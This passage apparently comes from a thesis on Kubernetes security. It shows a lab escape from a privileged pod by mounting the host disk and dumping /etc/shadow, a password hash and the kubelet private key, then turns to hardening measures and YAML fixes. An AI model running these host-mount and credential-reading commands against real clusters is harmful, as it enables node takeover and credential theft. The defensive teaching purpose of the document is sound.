Device     Boot Start      End  Sectors Size Id Type
/dev/sda1  *     2048 83886046 83883999  40G 83 Linux


Disk /dev/sdb: 10 MiB, 10485760 bytes, 20480 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

Figure 6.6: List disk partitions from the privileged container

By mounting the partition inside the container, we gain access to the host's data, configuration and utilities without any restrictions. For example, we can access the kubectl utility to retrieve information about the actions we can perform on the host machine as follows:

# /mnt/hostdisk/bin/kubectl auth can-i --list




```
root@privileged-nginx-77c5cdccb8-qsgwf:/# /mnt/hostdisk/bin/kubectl auth can-i --list
Resources                                       Non-Resource URLs                     Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []                                    []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                    []               [create]
                                                [/.well-known/openid-configuration]   []               [get]
                                                [/api/*]                              []               [get]
                                                [/api]                                []               [get]
                                                [/apis/*]                             []               [get]
                                                [/apis]                               []               [get]
                                                [/healthz]                            []               [get]
                                                [/healthz]                            []               [get]
                                                [/livez]                              []               [get]
                                                [/livez]                              []               [get]
                                                [/openapi/*]                          []               [get]
                                                [/openapi]                            []               [get]
                                                [/openid/v1/jwks]                     []               [get]
                                                [/readyz]                             []               [get]
                                                [/readyz]                             []               [get]
                                                [/version/]                           []               [get]
                                                [/version/]                           []               [get]
                                                [/version]                            []               [get]
                                                [/version]                            []               [get]
```

Figure 6.7: List authorized actions with kubectl

In our case, we do not have enough permissions to create, delete or modify any of the cluster's objects through the container, so we can only gather information by performing enumeration on specific cluster endpoints. Another possible action is to gather information by accessing the host's data and configuration files. Perhaps the most critical data files of every Linux system are the /etc/passwd and /etc/shadow files, which contain information about the system's accounts such as usernames, groups and precomputed hashes of the users' passwords. Another good target are the kubelet's TLS certificate and private key, which could potentially allow us to impersonate the host system's identity, perform data exfiltration or even decrypt the communication between the current worker node and the cluster's master nodes. To retrieve the content of these files, we can use the following commands:


# cat /mnt/hostdisk/etc/passwd



```
root@privileged-nginx-77c5cdccb8-qsgwf:/# cat /mnt/hostdisk/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
vagrant:x:1000:1000:,,,:/home/vagrant:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1001:1001:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
```

Figure 6.8: Compromised worker node /etc/passwd file


# cat /mnt/hostdisk/etc/shadow



```
root@privileged-nginx-77c5cdccb8-qsgwf:/# cat /mnt/hostdisk/etc/shadow
root:*:19219:0:99999:7:::
daemon:*:19219:0:99999:7:::
bin:*:19219:0:99999:7:::
sys:*:19219:0:99999:7:::
sync:*:19219:0:99999:7:::
games:*:19219:0:99999:7:::
man:*:19219:0:99999:7:::
lp:*:19219:0:99999:7:::
mail:*:19219:0:99999:7:::
news:*:19219:0:99999:7:::
uucp:*:19219:0:99999:7:::
proxy:*:19219:0:99999:7:::
www-data:*:19219:0:99999:7:::
backup:*:19219:0:99999:7:::
list:*:19219:0:99999:7:::
irc:*:19219:0:99999:7:::
gnats:*:19219:0:99999:7:::
nobody:*:19219:0:99999:7:::
systemd-network:*:19219:0:99999:7:::
systemd-resolve:*:19219:0:99999:7:::
systemd-timesync:*:19219:0:99999:7:::
messagebus:*:19219:0:99999:7:::
syslog:*:19219:0:99999:7:::
_apt:*:19219:0:99999:7:::
tss:*:19219:0:99999:7:::
uuidd:*:19219:0:99999:7:::
tcpdump:*:19219:0:99999:7:::
sshd:*:19219:0:99999:7:::
landscape:*:19219:0:99999:7:::
pollinate:*:19219:0:99999:7:::
vagrant:$6$XN2wmxkkdjLiIOUk$cebxVgGrTuQ/nfLYpzE60Lbf56VtGxcx0JmVL2Xt3rT3FvNCI5AkYB3hT.q3Jkxo/hgLnvi1beh/r5FMkOciZ1:19219:0:99999:7:::
```

Figure 6.9: Compromised worker node /etc/shadow file


# cat /mnt/hostdisk/var/lib/kubelet/pki/kubelet.key



```
root@privileged-nginx-77c5cdccb8-qsgwf:/# cat /mnt/hostdisk/var/lib/kubelet/pki/kubelet.key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEArrKPWoT+cfqI8aUheBO1sq0E0QCfSemSvk5b88lFt0ToFjjB
PzqFoFbiBgUf9tDpKB7rncCutvD+/rJqZNRy5VgdbUMUCrqK8cc9TFP+mY9+4Rzj
glLeatoQXauEuCJDiKkoonwryDEZdN7zrelhOYQcSW/49YZVOMfJtrXuYEoANiFL
JUHAGTkRGwDFOB3my21VknhVP6JcTZQaMS+Nvcd0t0Pdqqih+UB7Ufx3G77ZB+YB
Q7ATmtUAHBmzrLOVnSVpy/z3xqdb1NTeCTEkH0d1hqLy5UY5DM09zHQ7bfP9W9eE
/RWma8FZWhLybMRJ11QwWOSX4lnldlwHnK5IHQIDAQABAoIBAQCQrgjTKrmfo6Gu
ntetHoWoSGpovV8uU2bYfQTiTZqTQVoErVQ+DTWFqO7flXb3beTq+VChAWaw074b
KZ+7icbt8Z/NUXRTvlI8EonNoPKGMrUdslMpJ4BUdex/5wCvjpDnqVCh4LxRu3gd
tleRfGqsu6DBoR5KGMqTj8KasumMi92+dVkIIP8/QJt0NK6wjqcaI6vPrWW4GHqy
DFmrLE2IOJJAEvMzfnPZW6I1w7UTFS4qip1PBro+th2cXbViNvzw2z2fGL5MDTz9
c/uDn0Ti49ZoDy0aWpS6YnExq1bpRDLXFBHfwNs14WavoDdRiDWle870Hv8F6RmL
ydYDpKgBAoGBAMYHjIx/ftM+OpJ+iSTf6BGQTeChilEGITFYMZhsTcna6MkzTExp
Odq5dG8kHelw2kSMA3CtehEOOAWB335g0zyJd6jeKZWa2UIeFam7xiUsA6lzv+bR
eFBUIzTYpSiQhhywlnmRv0n8sZHaF0lii85HJCJHVm1xXPMMdX/eG+GBAoGBAOHW
f1o7m9YyEFkx7WV+dxzdCo/2CXEdfwqlqMk83R7lWasKcSpnEEw9hEMv+S32nM5K
1A6gV5Yd08QMLzg4l89jv1grxbLcCiD70Aws11gQyZyDANT62GwL9r+PoASPrzZA
P4y2ZPf5uk+sebtBumuc70PlJzcT4ZL7iMFMmvydAoGAat0MBY2PvSMprIBINfP2
YfQDcqL55zttkhlLujtHxxQw5tKd6+Yk6FmH8aoF0kGqJ69+88FJzAZmSOKK3sIV
e+ebAS/SNP95Gmrtuciw5sJXv4vNFRwY1xBwZ0Y56igDl1vb+AKkvaJ1mIWeZ2Wc
mFZfs3fXtfuk8yvYBIaxeQECgYEAkLvYGGsVX3vsUE2YGDCpg70BtOt4d57wuVEb
0ASKre9MvTpO9l7g6guOxURsjJF9QxRfvRPzrghlnEI2zPAwEsCZc5dx90Pf1e2s
EvF1/UGdBApNMTGmG/C67V/NrL6tCra4Q6TtJqNMTR17UpA4Ohl0me21aS37pihA
J6nBtl0CgYBnGqipJ5QUW24lT0pT1UvbCdIohyCAB537eqW3+lXEpMRL4O6iyES2
tGnk1lQ6e/dglWM7Nio12r+L50jd/FNcDIYZXzi1pIU5C2x5o0BnhMuXHbr0Ixms
V3uT0Ewha5EFNI1z4MMyc6nvFahTKqDRfZT1w1zKDjkiof5YjK+GWA==
-----END RSA PRIVATE KEY-----
```

Figure 6.10: kubelet private key

# cat /mnt/hostdisk/var/lib/kubelet/pki/kubelet.crt



```
root@privileged-nginx-77c5cdccb8-qsgwf:/# cat /mnt/hostdisk/var/lib/kubelet/pki/kubelet.crt
-----BEGIN CERTIFICATE-----
MIIDJTCCAg2gAwIBAgIBAjANBgkqhkiG9w0BAQsFADAhMR8wHQYDVQQDDBZ3b3Jr
ZXItMS1jYUAxNjYxNTU3NzEzMB4XDTIyMDgyNjIyNDgzMVoXDTIzMDgyNjIyNDgz
MVowHjEcMBoGA1UEAwwTd29ya2VyLTFAMTY2MTU1NzcxNDCCASIwDQYJKoZIhvcN
AQEBBQADggEPADCCAQoCggEBAK6yj1qE/nH6iPGlIXgTtbKtBNEAn0npkr5OW/PJ
RbdE6BY4wT86haBW4gYFH/bQ6Sge653Arrbw/v6yamTUcuVYHW1DFAq6ivHHPUxT
/pmPfuEc44JS3mraEF2rhLgiQ4ipKKJ8K8gxGXTe863pYTmEHElv+PWGVTjHyba1
7mBKADYhSyVBwBk5ERsAxTgd5sttVZJ4VT+iXE2UGjEvjb3HdLdD3aqooflAe1H8
dxu+2QfmAUOwE5rVABwZs6yzlZ0lacv898anW9TU3gkxJB9HdYai8uVGOQzNPcx0
O23z/VvXhP0VpmvBWVoS8mzESddUMFjkl+JZ5XZcB5yuSB0CAwEAAaNrMGkwDgYD
VR0PAQH/BAQDAgWgMBMGA1UdJQQMMAoGCCsGAQUFBwMBMAwGA1UdEwEB/wQCMAAw
HwYDVR0jBBgwFoAUiirfHzMsB5cX3x0VvvA3AKNbAGQwEwYDVR0RBAwwCoIId29y
a2VyLTEwDQYJKoZIhvcNAQELBQADggEBAFCxU1fpaHSAFayuwFZEEOE+PdpxAqsy
EiTV/Mc8lU9AZGo9LPXzUGU5fT1jdP4W+fMHYw6rUMP10seueYlMU+u1OzSNLDxp
+CD71abUW14SKKoupxvS+f2Kc8Kz60+KvD4rW0lsPkb4yAoU/GfWfhJ1MfxDnwuZ
RX3z7a89sga0qFYgabIpf0wCY33rWTSqcTTDh1jziA8mUnFDeg6cpbK5EEyo6R9j
fpw1LajLpZ4pl5DBSzcdgkTsTC9H38NnsIE9eB1IKnv9EHd2FTGvDlbvvH+RnKn/
Cl7yqpkqqbgxYuY6NRViV7IHQAopWsVjU/cy7tSdJzsF9r9efnemO8E=
-----END CERTIFICATE-----
-----BEGIN CERTIFICATE-----
MIIC/zCCAeegAwIBAgIBATANBgkqhkiG9w0BAQsFADAhMR8wHQYDVQQDDBZ3b3Jr
ZXItMS1jYUAxNjYxNTU3NzEzMB4XDTIyMDgyNjIyNDgzMVoXDTIzMDgyNjIyNDgz
MVowITEfMB0GA1UEAwwWd29ya2VyLTEtY2FAMTY2MTU1NzcxMzCCASIwDQYJKoZI
hvcNAQEBBQADggEPADCCAQoCggEBAOhnCR4A60CbSReDztCbjJvNqxYvUY4VV0Bm
qAUwSKF41CrpvqjKaRFJy1F/abgHvfzLkaw3H6fxYkWtVwTywmy9aArRJysGVUoX
QZTckMCfLCDJcs/N1ufJANXoNcivwOwaOcoFrIc1RyYvh1Rif7pm3EWsLRBqLz4Y
DnWOT/lyV/d7qZNgyUgLAFLgmr5r4Lz0Le5JaHookTccfXKd2/vLPq450mWbU4rX
+MFE6RB9mZeiGhK2/Dh532tNyfWi3vQoBl6Wd6G+EQcH/0fUVevfJT16G/c8lwKh
ITNOIlFHlkuZtYL0GUW84RCKLuPJVUTLjUMl9jqih0mTaZLr/pMCAwEAAaNCMEAw
DgYDVR0PAQH/BAQDAgKkMA8GA1UdEwEB/wQFMAMBAf8wHQYDVR0OBBYEFIoq3x8z
LAeXF98dFb7wNwCjWwBkMA0GCSqGSIb3DQEBCwUAA4IBAQCNG3m+nzhu1EdJ/1JQ
6FWaad/WBv7IWQcQD8TrzGPDZBPpTzuP2XetfumT5tYvUWAQ+J6xL7I7G0+EmAX+
rToeyzEw9I4RnLmPH/jydkdaYwd1l9VMwhIwArPqvYPCdQ2+a2ERaqF5K+UWOiPc
EBzR3Vl++uVngHqOSA3rrD3Jyw3ztJKzT3ZU5hKxGddIrzeRt4WxlIhu3Eci+hF8
z0uZLQkvEA/r4Y5ChlAKwiXBgkeIrfSy3Yc/4bRLQ7Of7xuapbnTFUMWR57Be/t0
cOJF4neurES3bYI4YIcMszOEdpL8dRrX+/J1cSlTQ/+xwlx2rrVCXC7Ic1/sj71a
nbpj
-----END CERTIFICATE-----
```

Figure 6.11: kubelet TLS certificate

Finally, one last thing we can check is whether we have enough permissions to create or modify files on the mounted partition. The environment we use allows this kind of interaction between the container and the host, therefore we have the ability to perform a wide range of actions such as modifying configuration files, download and run malicious scripts, establishing backdoors on the host and more. Since the container is running in privileged mode, the attacks that can be executed from inside the containerized environment are many and unpredictable. The only way of protecting the cluster and its workloads against compromised privileged pods, is to monitor and immediately remove the affected pods.

7. Kubernetes Security Hardening

This chapter aims to provide guidance on addressing the security vulnerabilities of the Kubernetes cluster, which were discovered and exploited in chapters 5 and 6, respectively. To effectively strengthen the cluster's security, we will analyze and mitigate any discovered vulnerabilities that are actively exposing the cluster at risk, while ignoring any false positive warnings and failed scan tests. To better understand the implemented mitigations, all security fixes will be applied on the existing base configuration of the cluster, as well as the deployed applications. The suggested security recommendations are based on the actual recommendations provided by the kube-hunter and Kubescape tools, the Kubernetes documentation that is actively maintained by Cloud Native Computing Foundation and my own technical experience. The following table, contains a complete mapping of the discovered security vulnerabilities (Figures 5.10 and 5.11) that each of the proposed countermeasures resolves:

Countermeasures	**Discovered Vulnerabilities**
Isolation of Deployments and Configuration of Resource Limits	**(Kubescape)** 1. Data Destruction 2. Resources CPU limit and request 3. Resources memory limit and request 4. Pods in default namespace
Pod Security Enhancement	**(Kubescape)** 1. Data Destruction 2. List Kubernetes secrets 3. Privileged container 4. Writable hostPath mount 5. Allow privilege escalation 6. HostNetwork Access 7. Non-root containers 8. Portforwarding privileges
Configuration of Probes	**(Kubescape)** 1. Configured liveness probe 2. Configured readiness probe
Resource Labeling	**(Kubescape)** 1. K8s common labels usage 2. Label usage for resources
Cluster Node Security Hardening	**(Kubescape)** 1. Data Destruction 2. Writable hostPath mount 3. HostNetwork access 4. Linux Hardening
Enforcement of Network Policies	**(Kubescape)**

	1. Ingress and Egress blocked 2. Network mapping
Enforcement of the Least Privilege Principle with RBAC	**(Kubescape)** 1. Data Destruction 2. Cluster-admin binding 3. List Kubernetes secrets 4. Writable hostPath mount 5. Access container service account 6. Allow privilege escalation 7. Automatic mapping of service account 8. HostNetwork access 9. Mount service principal 10. Namespace without service accounts 11. Non-root containers 12. Portforwarding privileges 13. Immutable container filesystem **(kube-hunter)** 1. Access to API using service account token (KHV005) 2. Access to pod's secrets 3. Read access to pod's service account token (KHV050)
Secure Sensitive Interfaces	**(Kubescape)** 1. Exposed sensitive interfaces 2. Access Kubernetes Dashboard
Limitation of Information Disclosure	**(Kubescape)** 1. Audit logs enabled **(kube-hunter)** 1. Exposed sensitive interface (KHV002)

Table 7.1: Mapping of discovered vulnerabilities to enforced countermeasures

7.1. Isolation of Deployments and Configuration of Resource Limits


Two of the simplest and at the same time most overlooked configuration options in Kubernetes, is the proper isolation of the deployed objects with the use of namespaces and the definition of resource limits. The use of namespaces provides an additional barrier between the deployed objects and restricts users from performing malicious actions, such as enumeration and lateral movement between the cluster's workloads. Resource limits on the other hand, limit the amount of system resources that are available to each deployed container and provides protection against attacks that aim to exhaust cluster resources.

To define namespaces for the supported objects (e.g., deployments, services, secrets, PVC's, ConfigMaps), first we need to edit the Kubernetes manifest files and specify the desired namespace under the metadata object field. Afterwards, we need to create the defined namespaces (either from the command line or via a Kubernetes manifest file) and redeploy our apps (a secure version of the manifest files is present inside the secured_apps directory):

# kubectl delete -k /vagrant/configs/YAML/apps/<application name>

# kubectl create -k /vagrant/configs/YAML/secured_apps/<application name>

Afterward, we can proceed with the specification of resource limits for every container we need to deploy. The controls we can create concern the usage of CPU, memory or the size of the requested pages. An additional experimental control that was added in version 1.25, concerns the limitation of available ephemeral storage for each container. In addition, for each one of the controls we can specify either soft limits with «requests» or hard limits with «limits». The difference between them, is that the limits defined in «requests» can possibly exceed the specified limit if the container has enough resources available while «limits» define the maximum amount of resources that a container is allowed to use.




```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: dvwa-web
  namespace: dvwa
spec:
  replicas: 1
  selector:
    matchLabels:
      app: dvwa-web
      tier: frontend
  template:
    metadata:
      labels:
        app: dvwa-web
        tier: frontend
    spec:
      containers:
        - name: dvwa
          image: cytopia/dvwa:php-7.2
          ports:
            - containerPort: 80
          resources:
            requests:
              memory: "64Mi"
              cpu: "250m"
            limits:
              memory: "128Mi"
              cpu: "500m"
```

Figure 7.1: Specification of namespace and resource limits

7.2. Pod Security Enhancement

As we observed in chapter 6, the introduction of privileged pods inside a Kubernetes cluster can prove to be very dangerous due to the elevated permissions of the root user. These set of permissions allow malicious users not only to manipulate the components of a compromised container, but its neighbor components as well. To prevent this behavior, Kubernetes provides several options that can be defined inside the securityContext object field of a container. A comprehensive list of the securityContext object's most important security options, is depicted in the following figure [88]:



```
spec:
  containers:
  - name: nginx
    image: nginx:1.14.2
    ports:
    - containerPort: 80
    securityContext:
      privileged: false
      allowPrivilegeEscalation: false
      readOnlyRootFilesystem: false
      runAsNonRoot: true
      runAsUser: 1025
      capabilities:
        drop:
          - ALL
        add:
          - NET_BIND_SERVICE
```

